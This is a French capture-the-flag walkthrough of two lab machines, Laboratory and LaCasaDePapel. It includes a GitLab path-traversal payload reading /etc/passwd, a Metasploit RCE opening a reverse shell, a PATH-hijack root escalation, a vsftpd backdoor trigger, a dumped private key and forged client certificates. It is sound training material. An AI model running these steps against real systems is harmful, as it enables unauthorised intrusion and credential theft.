
Lancement du scan `nmap` :

```
$ nmap -sC -sV 10.10.10.216
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-04 22:08 CET
Nmap scan report for 10.10.10.216
Host is up (0.15s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
|   256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
|_  256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp  open  http     Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to https://laboratory.htb/
443/tcp open  ssl/http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=laboratory.htb
| Subject Alternative Name: DNS:git.laboratory.htb
| Not valid before: 2020-07-05T10:39:28
|_Not valid after:  2024-03-03T10:39:28
|_http-title: The Laboratory
|_ssl-date: TLS randomness does not represent time
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.68 seconds
```

Le scan révèle qu'il y a 3 ports ouverts. Le port 22 pour SSH, le port 80 pour un serveur web et le port 443 pour le service HTTPS. Le site est celui d'une entreprise proposant des services de cybersécurité.
On lance un fuzz du domaine :

```
wfuzz -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u https://laboratory.htb/
-H "Host: FUZZ.laboratory.htb" --hh 7254
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against
 Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more
  information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://laboratory.htb/
Total requests: 100000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000110:   502        93 L     190 W      2940 Ch     "git"
000037212:   400        12 L     53 W       428 Ch      "*"

Total time: 691.4002
Processed Requests: 100000
Filtered Requests: 99998
Requests/sec.: 144.6340
```


Il est possible de visiter le lien vers la page git qui héberge une instance gitlab, on peut créer un compte :



On peut ensuite se connecter au compte. On peut voir le repository de l'utilisateur "@dexter" qui contient le code source du site web qui est développé en css, javascript et html. En se rendant dans l'onglet "help" on peut afficher la version exact de gitlab utilisé qui est "GitLab Community Edition 12.8.1"


Exploitation

Avec ces information on recherche une vulnérabilité sur la version 12.8.1 de gitlab on trouve la cve-2020-10977 `https://github.com/thewhiteh4t/cve-2020-10977` qui permet la lecture de fichiers, pour cela il faut commencer par créer deux projets :



Puis créer une Issue dans laquelle on ajoute pour description le contenue suivant :

```
![a](/uploads/11111111111111111111111111111111/../../../../../../../../../../../../../../../../../../etc/passwd)
```



Une fois l'issue crée on la déplace sur le second projet. Une fois déplacé il est possible de télécharger le fichier indiqué dans la description, ici /etc/passwd :

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
git:x:998:998::/var/opt/gitlab:/bin/sh
gitlab-www:x:999:999::/var/opt/gitlab/nginx:/bin/false
gitlab-redis:x:997:997::/var/opt/gitlab/redis:/bin/false
gitlab-psql:x:996:996::/var/opt/gitlab/postgresql:/bin/sh
mattermost:x:994:994::/var/opt/gitlab/mattermost:/bin/sh
registry:x:993:993::/var/opt/gitlab/registry:/bin/sh
gitlab-prometheus:x:992:992::/var/opt/gitlab/prometheus:/bin/sh
gitlab-consul:x:991:991::/var/opt/gitlab/consul:/bin/sh
```

Il est possible de lancer une execution de commande avec cette CVE cela est possible en obtenant le `secret_key_base` du dossier `/opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml` On peut utiliser le module metasploit pour obtenir accès sur la machine `https://www.rapid7.com/db/modules/exploit/multi/http/gitlab_file_read_rce/` :

```
msfconsole
...
msf6 exploit(multi/http/gitlab_file_read_rce) > exploit
[*] Started reverse TCP handler on 10.10.16.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. GitLab 12.8.1 is a vulnerable version.
[*] Logged in to user test
[*] Created project /test/5tbRyl6R
[*] Created project /test/omutQrP8
[*] Created issue /test/5tbRyl6R/issues/1
[*] Executing arbitrary file load
[+] File saved as: '/home/yoyo/.msf4/loot/20250205013127_default_10.10.10.216_gitlab.secrets_232227.txt'
[+] Extracted secret_key_base
 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b2727cc02feea4c3adbe2cc
7b65003510e4031e164137b3
[*] NOTE: Setting the SECRET_KEY_BASE option with the above value will skip this arbitrary file read
[*] Attempting to delete project /test/5tbRyl6R
[*] Deleted project /test/5tbRyl6R
[*] Attempting to delete project /test/omutQrP8
[*] Deleted project /test/omutQrP8
[*] Command shell session 1 opened (10.10.16.5:4444 -> 10.10.10.216:38262) at 2025-02-05 01:31:35 +0100

bash -i
bash: cannot set terminal process group (404): Inappropriate ioctl for device
bash: no job control in this shell
git@git:~/gitlab-rails/working$
```

On obtient ainsi accès à la machine avec l'utilisateur git. Il s'agit d'un environnement Docker :


```
git@git:/$ ls -la
ls -la
total 88
drwxr-xr-x   1 root root 4096 Jul  2  2020 .
drwxr-xr-x   1 root root 4096 Jul  2  2020 ..
-rwxr-xr-x   1 root root    0 Jul  2  2020 .dockerenv
-rw-r--r--   1 root root  157 Feb 24  2020 RELEASE
...
```

On lance des commandes afin de modifier les droits de l'utilisateur pour élever les droits vers un compte administrateur :

```
git@git:~/gitlab-rails/working$ gitlab-rails console
gitlab-rails console
--------------------------------------------------------------------------------
GitLab:       12.8.1 (d18b43a5f5a) FOSS
GitLab Shell: 11.0.0
PostgreSQL:   10.12
--------------------------------------------------------------------------------
Loading production environment (Rails 6.0.2)
```

```
Switch to inspect mode.
me = User.find_by(username: "test")
me = User.find_by(username: "test")
#<User id:5 @test>
me.admin = true
me.admin = true
true
me.save
me.save
true
```

A présent que le compte à les privilèges administrateur il est possible de lire tous les projets présents dont ceux de l'utilisateur dexter, on découvre un projet qui contient une clef rsa :



On peut enregistrer la clef et l'utiliser afin de connecter en SSH sur la machine :

```
ssh -i id_rsa dexter@laboratory.htb
The authenticity of host 'laboratory.htb (10.10.10.216)' can't be established.
ED25519 key fingerprint is SHA256:c2Av7TZmXzWQlFQEncuNK4MKeuu4bJutYUCRc2yq6LM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'laboratory.htb' (ED25519) to the list of known hosts.
dexter@laboratory:~$
```

On obtient ainsi accès à la machine avec l'utilisateur dexter

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les programme qui ont le SUID actif :

```
dexter@laboratory:~$ find / -perm -4000 -user root -ls 2>/dev/null | grep -v snap
     7838     20 -rwsr-xr-x   1 root     dexter              16720 Aug 28  2020 /usr/local/bin/docker-security
     2996    164 -rwsr-xr-x   1 root     root               166056 Jan 19  2021 /usr/bin/sudo
     9426     44 -rwsr-xr-x   1 root     root                44784 May 28  2020 /usr/bin/newgrp
     1093     68 -rwsr-xr-x   1 root     root                67816 Apr  2  2020 /usr/bin/su
     2937     88 -rwsr-xr-x   1 root     root                88464 May 28  2020 /usr/bin/gpasswd
      672     40 -rwsr-xr-x   1 root     root                39144 Mar  7  2020 /usr/bin/fusermount
     2932     84 -rwsr-xr-x   1 root     root                85064 May 28  2020 /usr/bin/chfn
      892     32 -rwsr-xr-x   1 root     root                31032 Aug 16  2019 /usr/bin/pkexec
     1163     40 -rwsr-xr-x   1 root     root                39144 Apr  2  2020 /usr/bin/umount
     2933     52 -rwsr-xr-x   1 root     root                53040 May 28  2020 /usr/bin/chsh
      824     56 -rwsr-xr-x   1 root     root                55528 Apr  2  2020 /usr/bin/mount
     2941     68 -rwsr-xr-x   1 root     root                68208 May 28  2020 /usr/bin/passwd
     1377     16 -rwsr-xr-x   1 root     root                14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get
     -device
    14032     52 -rwsr-xr--   1 root     messagebus          51344 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon
    -launch-helper
     1592     24 -rwsr-xr-x   1 root     root                22840 Aug 16  2019 /usr/lib/policykit-1/polkit
     -agent-helper-1
    11830    464 -rwsr-xr-x   1 root     root               473576 May 29  2020 /usr/lib/openssh/ssh-keysign
```

On peut voir qu'il y a plusieurs programme mais le binaire `/usr/local/bin/docker-security` est plus spécifique à Gitlab puisqu'il etait monté avec docker. On utilise `ltrace` pour suivre les signaux envoyés par le programme :

```
dexter@laboratory:~$ ltrace docker-security
setuid(0)
= -1
setgid(0)
= -1
system("chmod 700 /usr/bin/docker"chmod: changing permissions of '/usr/bin/docker': Operation not permitted
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
= 256
system("chmod 660 /var/run/docker.sock"chmod: changing permissions of '/var/run/docker.sock': Operation not
permitted
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
= 256
```

On peut voir qu'il y a plusieurs signaux qui sont envoyés et qu'il y a une commande qui est executé lorsque lancé, il s'agit de la commande chmod, on crée donc un fichier "chmod" qui contient la commande /bin/bash puis on ajoute le dossier dans l'environnement, on execute ensuite le script afin d'obtenir les droits root :

```
dexter@laboratory:/tmp$ echo "/bin/bash" > chmod
dexter@laboratory:/tmp$ cat chmod
/bin/bash
dexter@laboratory:/tmp$ chmod 777 chmod
dexter@laboratory:/tmp$ export PATH=/tmp:$PATH
dexter@laboratory:/tmp$ /usr/local/bin/docker-security
root@laboratory:/tmp#
```

On obtient ainsi les droits root sur la machine

LaCasaDePapel

Reconnaissance


Machine cible Adresse IP : `10.10.10.131`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC -sV 10.10.10.131
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-19 00:13 CET
Nmap scan report for 10.10.10.131
Host is up (0.044s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE    SERVICE  VERSION
21/tcp   open     ftp      vsftpd 2.3.4
22/tcp   open     ssh      OpenSSH 7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 03:e1:c2:c9:79:1c:a6:6b:51:34:8d:7a:c3:c7:c8:50 (RSA)
|   256 41:e4:95:a3:39:0b:25:f9:da:de:be:6a:dc:59:48:6d (ECDSA)
|_  256 30:0b:c6:66:2b:8f:5e:4f:26:28:75:0e:f5:b1:71:e4 (ED25519)
80/tcp   open     http     Node.js (Express middleware)
|_http-title: La Casa De Papel
443/tcp  open     ssl/http Node.js Express framework
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=lacasadepapel.htb/organizationName=La Casa De Papel
| Not valid before: 2019-01-27T08:35:30
|_Not valid after:  2029-01-24T08:35:30
| tls-nextprotoneg:
|   http/1.1
|_  http/1.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
|_ssl-date: TLS randomness does not represent time
|_http-title: La Casa De Papel
6200/tcp filtered lm-x
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.67 seconds
```

Le scan révèle qu'il y a 4 ports ouverts, le port 21 pour le service FTP version 2.3.4, le port 22 pour le service SSH, le port 80 pour HTTP et le port 443 pour HTTPS
Le site web en HTTP présente un QR code pour une connexion le site en HTTPS présente présente le message suivant : `Sorry, but you need to provide a client certificate to continue.`



Le thème du site est celui de la série TV "LaCasaDePapel"

Exploitation

Il existe une vulnérabilité pour la version 2.3.4 de FTP `https://gitlab.com/0xdf/ctfscripts/-/tree/master/vsftpd2.3.4-backdoor` on peut télécharger et executer le script afin d'avoir un accès avec une execution de commande sous PHP (psy) :

```
python3 vsftpd_backdoor.py 10.10.10.131
[*] Connecting to 10.10.10.131:21
[+] Backdoor triggered
[*] Connecting
Psy Shell v0.9.9 (PHP 7.2.10 - cli) by Justin Hileman
get_current_user()
=> "root"
```

On peut enumerer le contenu des fichiers système afin d'afficher les utilisateurs :

```
scandir("/home")
=> [
     ".",
     "..",
     "berlin",
     "dali",
     "nairobi",
     "oslo",
     "professor",
   ]
```

On peut voir qu'il y a plusieurs utilisateur on peut afficher le contenu du dossier home de l'utilisateur nairobi et voir la présence d'un fichier contenant un certificat :

```
scandir("/home/nairobi/")
=> [
     ".",
     "..",
     "ca.key",
     "download.jade",
     "error.jade",
     "index.jade",
     "node_modules",
     "server.js",
     "static",
   ]
echo file_get_contents("/home/nairobi/ca.key")
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDPczpU3s4Pmwdb
7MJsi//m8mm5rEkXcDmratVAk2pTWwWxudo/FFsWAC1zyFV4w2KLacIU7w8Yaz0/
2m+jLx7wNH2SwFBjJeo5lnz+ux3HB+NhWC/5rdRsk07h71J3dvwYv7hcjPNKLcRl
uXt2Ww6GXj4oHhwziE2ETkHgrxQp7jB8pL96SDIJFNEQ1Wqp3eLNnPPbfbLLMW8M
YQ4UlXOaGUdXKmqx9L2spRURI8dzNoRCV3eS6lWu3+YGrC4p732yW5DM5Go7XEyp
s2BvnlkPrq9AFKQ3Y/AF6JE8FE1d+daVrcaRpu6Sm73FH2j6Xu63Xc9d1D989+Us
PCe7nAxnAgMBAAECggEAagfyQ5jR58YMX97GjSaNeKRkh4NYpIM25renIed3C/3V
Dj75Hw6vc7JJiQlXLm9nOeynR33c0FVXrABg2R5niMy7djuXmuWxLxgM8UIAeU89
1+50LwC7N3efdPmWw/rr5VZwy9U7MKnt3TSNtzPZW7J1wKmLLoe3Xy2EnGvAOaFZ
/CAhn5+pxKVw5c2e1Syj9K23/BW6l3rQHBixq9Ir4/QCoDGEbZL17InuVyUQcrb+
q0rLBKoXObe5esfBjQGHOdHnKPlLYyZCREQ8hclLMWlzgDLvA/8pxHMxkOW8k3Mr
uaug9prjnu6nJ3v1ul42NqLgARMMmHejUPry/d4oYQKBgQDzB/gDfr1R5a2phBVd
I0wlpDHVpi+K1JMZkayRVHh+sCg2NAIQgapvdrdxfNOmhP9+k3ue3BhfUweIL9Og
7MrBhZIRJJMT4yx/2lIeiA1+oEwNdYlJKtlGOFE+T1npgCCGD4hpB+nXTu9Xw2bE
G3uK1h6Vm12IyrRMgl/OAAZwEQKBgQDahTByV3DpOwBWC3Vfk6wqZKxLrMBxtDmn
sqBjrd8pbpXRqj6zqIydjwSJaTLeY6Fq9XysI8U9C6U6sAkd+0PG6uhxdW4++mDH
CTbdwePMFbQb7aKiDFGTZ+xuL0qvHuFx3o0pH8jT91C75E30FRjGquxv+75hMi6Y
sm7+mvMs9wKBgQCLJ3Pt5GLYgs818cgdxTkzkFlsgLRWJLN5f3y01g4MVCciKhNI
ikYhfnM5CwVRInP8cMvmwRU/d5Ynd2MQkKTju+xP3oZMa9Yt+r7sdnBrobMKPdN2
zo8L8vEp4VuVJGT6/efYY8yUGMFYmiy8exP5AfMPLJ+Y1J/58uiSVldZUQKBgBM/
ukXIOBUDcoMh3UP/ESJm3dqIrCcX9iAOlvZQ4aCXsjDW61EOHtzeNUsZbjay1gxC
9amAOSaoePSTfyoZ8R17oeAktQJtMcs2n5OnObbHjqcLJtFZfnIarHQETHLiqH9M
WGjv+NPbLExwzwEaPqV5dvxiU6HiNsKSrT5WTed/AoGBAJ11zeAXtmZeuQ95eFbM
7b75PUQYxXRrVNluzvwdHmZEnQsKucXJ6uZG9skiqDlslhYmdaOOmQajW3yS4TsR
aRklful5+Z60JV/5t2Wt9gyHYZ6SYMzApUanVXaWCCNVoeq+yvzId0st2DRl83Vc
53udBEzjt3WPqYGkkDknVhjD
-----END PRIVATE KEY-----
```

On enregistre le certificat de connexion sur kali dans un fichier ca.key
On peut afficher les informations de connexion au serveur avec openssl :

```
openssl s_client -connect 10.10.10.131:443
Connecting to 10.10.10.131
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN=lacasadepapel.htb, O=La Casa De Papel
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN=lacasadepapel.htb, O=La Casa De Papel
```


```
verify return:1
---
Certificate chain
 0 s:CN=lacasadepapel.htb, O=La Casa De Papel
   i:CN=lacasadepapel.htb, O=La Casa De Papel
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
   v:NotBefore: Jan 27 08:35:30 2019 GMT; NotAfter: Jan 24 08:35:30 2029 GMT
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIC6jCCAdICCQDISiE8M6B29jANBgkqhkiG9w0BAQsFADA3MRowGAYDVQQDDBFs
YWNhc2FkZXBhcGVsLmh0YjEZMBcGA1UECgwQTGEgQ2FzYSBEZSBQYXBlbDAeFw0x
OTAxMjcwODM1MzBaFw0yOTAxMjQwODM1MzBaMDcxGjAYBgNVBAMMEWxhY2FzYWRl
cGFwZWwuaHRiMRkwFwYDVQQKDBBMYSBDYXNhIERlIFBhcGVsMIIBIjANBgkqhkiG
9w0BAQEFAAOCAQ8AMIIBCgKCAQEAz3M6VN7OD5sHW+zCbIv/5vJpuaxJF3A5q2rV
QJNqU1sFsbnaPxRbFgAtc8hVeMNii2nCFO8PGGs9P9pvoy8e8DR9ksBQYyXqOZZ8
/rsdxwfjYVgv+a3UbJNO4e9Sd3b8GL+4XIzzSi3EZbl7dlsOhl4+KB4cM4hNhE5B
4K8UKe4wfKS/ekgyCRTRENVqqd3izZzz232yyzFvDGEOFJVzmhlHVypqsfS9rKUV
ESPHczaEQld3kupVrt/mBqwuKe99sluQzORqO1xMqbNgb55ZD66vQBSkN2PwBeiR
PBRNXfnWla3Gkabukpu9xR9o+l7ut13PXdQ/fPflLDwnu5wMZwIDAQABMA0GCSqG
SIb3DQEBCwUAA4IBAQCuo8yzORz4pby9tF1CK/4cZKDYcGT/wpa1v6lmD5CPuS+C
hXXBjK0gPRAPhpF95DO7ilyJbfIc2xIRh1cgX6L0ui/SyxaKHgmEE8ewQea/eKu6
vmgh3JkChYqvVwk7HRWaSaFzOiWMKUU8mB/7L95+mNU7DVVUYB9vaPSqxqfX6ywx
BoJEm7yf7QlJTH3FSzfew1pgMyPxx0cAb5ctjQTLbUj1rcE9PgcSki/j9WyJltkI
EqSngyuJEu3qYGoM0O5gtX13jszgJP+dA3vZ1wqFjKlWs2l89pb/hwRR2raqDwli
MgnURkjwvR1kalXCvx9cST6nCkxF2TxlmRpyNXy4
-----END CERTIFICATE-----
subject=CN=lacasadepapel.htb, O=La Casa De Papel
issuer=CN=lacasadepapel.htb, O=La Casa De Papel
---
Acceptable client certificate CA names
CN=lacasadepapel.htb, O=La Casa De Papel
Client Certificate Types: RSA sign, DSA sign, ECDSA sign
Requested Signature Algorithms:
RSA+SHA512:DSA+SHA512:ECDSA+SHA512:RSA+SHA384:DSA+SHA384:ECDSA+SHA384:RSA+SHA256:DSA+SHA256:
ECDSA+SHA256:RSA+SHA224:DSA+SHA224:ECDSA+SHA224:RSA+SHA1:DSA+SHA1:ECDSA+SHA1
Shared Requested Signature Algorithms:
RSA+SHA512:DSA+SHA512:ECDSA+SHA512:RSA+SHA384:DSA+SHA384:ECDSA+SHA384:RSA+SHA256:DSA+SHA256:
ECDSA+SHA256:RSA+SHA224:DSA+SHA224:ECDSA+SHA224:RSA+SHA1:DSA+SHA1:ECDSA+SHA1
Peer signing digest: SHA512
Peer signature type: RSA
Server Temp Key: ECDH, prime256v1, 256 bits
---
SSL handshake has read 1537 bytes and written 576 bytes
Verification error: self-signed certificate
---
New, TLSv1.2, Cipher is ECDHE-RSA-AES128-GCM-SHA256
Protocol: TLSv1.2
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-AES128-GCM-SHA256
    Session-ID: 29F77463E8B4D0AB7D140488BA64B0C50F66298F77AB83F25963633FD654FFD5
    Session-ID-ctx:
    Master-Key:
    F9E91F4496A5404DF040779F670E75C7368AB9E45819FE97A1B7D3E92488B0415535E9DE3EEE51FD55AE3E1BDD961EC7
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 300 (seconds)
    TLS session ticket:
    0000 - 6e 5a b1 5b 76 79 a2 a4-3f f7 52 2a f8 f8 98 f9   nZ.[vy..?.R*....
    0010 - 83 ba bf 0f 90 6b 6d 5a-a2 38 95 26 0e 39 14 2b   .....kmZ.8.&.9.+
    0020 - 7a 17 5f a3 f4 58 ad ae-11 27 fd ec 44 80 16 99   z._..X...'..D...
    0030 - bf b3 df cc df dc c3 46-31 18 4a 5f 86 7c 35 55   .......F1.J_.|5U
    0040 - dd 6e ee 1f bf b8 6a 4b-84 c8 7e 93 3a a4 0e 58   .n....jK..~.:..X
    0050 - 4d 5f 55 77 6a b9 4d f7-ea 82 70 f3 31 f0 80 d9   M_Uwj.M...p.1...
    0060 - e9 92 14 e4 35 5b fc 10-e0 1b 15 f5 df 6b a4 18   ....5[.......k..
    0070 - 08 b7 95 4f f2 f9 3a c6-76 f6 f5 1c 93 f7 c7 dc   ...O..:.v.......
    0080 - c5 a5 f9 98 a1 1f 0f 3c-bc d6 8c 97 2a 9b 33 1f   .......<....*.3.
    0090 - cb fa 86 34 8c a0 37 ce-35 ca 7b 51 31 78 94 7d   ...4..7.5.{Q1x.}
    00a0 - 74 32 f9 f4 f8 de ba 42-99 b1 ab 9f b0 54 4f c9   t2.....B.....TO.
    00b0 - 4c d6 50 96 4f 06 20 3c-52 c7 ea 87 53 9a 1b e6   L.P.O. <R...S...
```


```
    Start Time: 1739959452
    Timeout   : 7200 (sec)
    Verify return code: 18 (self-signed certificate)
    Extended master secret: no
---
```


On créer un certificat de connexion afin d'etre authentifié sur le serveur :

```
openssl req -x509 -new -nodes -key ca.key -sha256 -days 1024 -out cert.pem
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:La Casa De Papel
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:lacasadepapel.htb
Email Address []:

openssl x509 -req -days 365 -in server.csr -signkey ca.key -out server.crt
Certificate request self-signature ok
subject=C=AU, ST=Some-State, O=Internet Widgits Pty Ltd, CN=lacasadepapel.htb

openssl pkcs12 -export -in server.crt -inkey ca.key -out server.p12
Enter Export Password:
Verifying - Enter Export Password:
```

Une fois le certificat crée on peut charger le certificat sur le navigateur firefox afin d'accéder au contenu du site en étant authentifié :







